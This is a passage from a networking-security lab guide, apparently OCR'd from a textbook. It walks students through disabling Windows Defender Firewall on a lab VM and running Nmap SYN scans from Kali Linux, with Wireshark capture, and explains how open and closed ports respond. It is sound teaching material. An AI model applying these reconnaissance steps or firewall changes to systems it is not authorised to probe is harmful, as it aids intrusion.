
8. In the Apply A Display filter bar (under the toolbar) in Wireshark, type **ip.addr==,** followed by the IP address of the Kali Linux VM (for example, **ip.addr==192.168.1.114**) and press ENTER. All packets will still be captured, but the display will only show packets involving the Kali Linux VM as either the source or destination. **Take the screenshot.**



9. On the Windows 10 VM, click the **Start** button or in the search box, type **Firewall**, click **Windows Defender Firewall**, click **Turn Windows Defender Firewall On or Off** on the left, and select each of the three Turn Off Windows Defender Firewall (Not Recommended) radio buttons for the three categories (Domain Network Settings, Private Network Settings, and Public Network Settings) if not already selected. Click **OK**.




10. On the Windows 10 VM, open a command prompt and use the **ipconfig** command to find the IP address assigned to the Ethernet0 interface.




Step 1: The SYN scan starts off like a normal TCP three-way handshake, which establishes a connection between communicating machines. The client sends a TCP header with the SYN flag turned on. Nmap, by default, will scan the thousand most common ports, although you can specify a certain port or a custom range of ports. Each closed port in a SYN scan will respond by sending a TCP segment with the RST (reset) flag turned on. That is the way TCP/IP was designed. When closed ports receive a SYN, they reply with an RST, which immediately closes any connection or attempt to connect from a client.

Now, you will execute SYN scans. Press **ENTER** after each command.


a) In the Kali Linux terminal, enter **nmap | less**. You will see a very detailed help output. Press **ENTER** to go line by line or the spacebar to go page by page. You can go up and down with the arrow keys. Press **Q** to quit. As you can see, Nmap does more than port scanning, including host discovery, service, and version detection, and much more.




b) Enter **man nmap** to view the Nmap man page. Press **Q** to quit.




c) When the scan type is not specified and **sudo** is used, Nmap uses a SYN scan. We will see what happens when the scan type is not specified and **sudo** is not used in the next step. Enter **sudo nmap**, followed by the IP address of the Windows 10 VM (for instance, **sudo nmap 192.168.1.121**). Provide your password, when prompted, now and throughout this activity. To explicitly specify the SYN scan, the **-s** option (scan) is followed by **S** (SYN): **sudo nmap -sS 192.168.1.121**
(Substitute the IP address of the Windows 10 VM.)
Notice that the output reveals ports and their related service names indicative of a Windows system.




d) Stop the capture in Wireshark by clicking the red square on the toolbar, the second icon from the left.



e) Change the filter to **tcp.port==445** and press ENTER. You will notice that after the Kali Linux VM sent the SYN, the open port 445 sent a SYN-ACK. Then the Kali Linux VM closed the connection with an RST. **Take the screenshot.**




f) Change the filter to **tcp.port==21** and press ENTER.
The Kali Linux VM sent the SYN, but since port 21 is closed (as there is no FTP server currently running on the Windows 10 VM), the Windows 10 machine responded with an RST (the ACK flag is turned on as well, in this case), that closed the connection and said, “Sorry, no FTP server here!”



Step 2: A similar scan called the connect scan should almost never be used. The connect scan is named after the **connect()** function that operating systems use to initiate a TCP connection to another machine. This scan uses a normal TCP connection, the same method used by every TCP-based application, to determine if a port is available. This is not like the SYN scan, which uses Nmap to craft raw packets. Thus, the connect scan is less efficient, takes longer, and uses more resources than the SYN scan. With a connect scan, like the SYN scan, closed ports will respond to the initial SYN with an RST, and open ports will respond to the initial SYN with a SYNACK.
The difference is that since the operating system sent the initial SYN, the scanning device, when it gets the SYN-ACK back, will respond to the probed machine with an ACK that will actually complete the three-way handshake and log the connection on the probed machine's application.
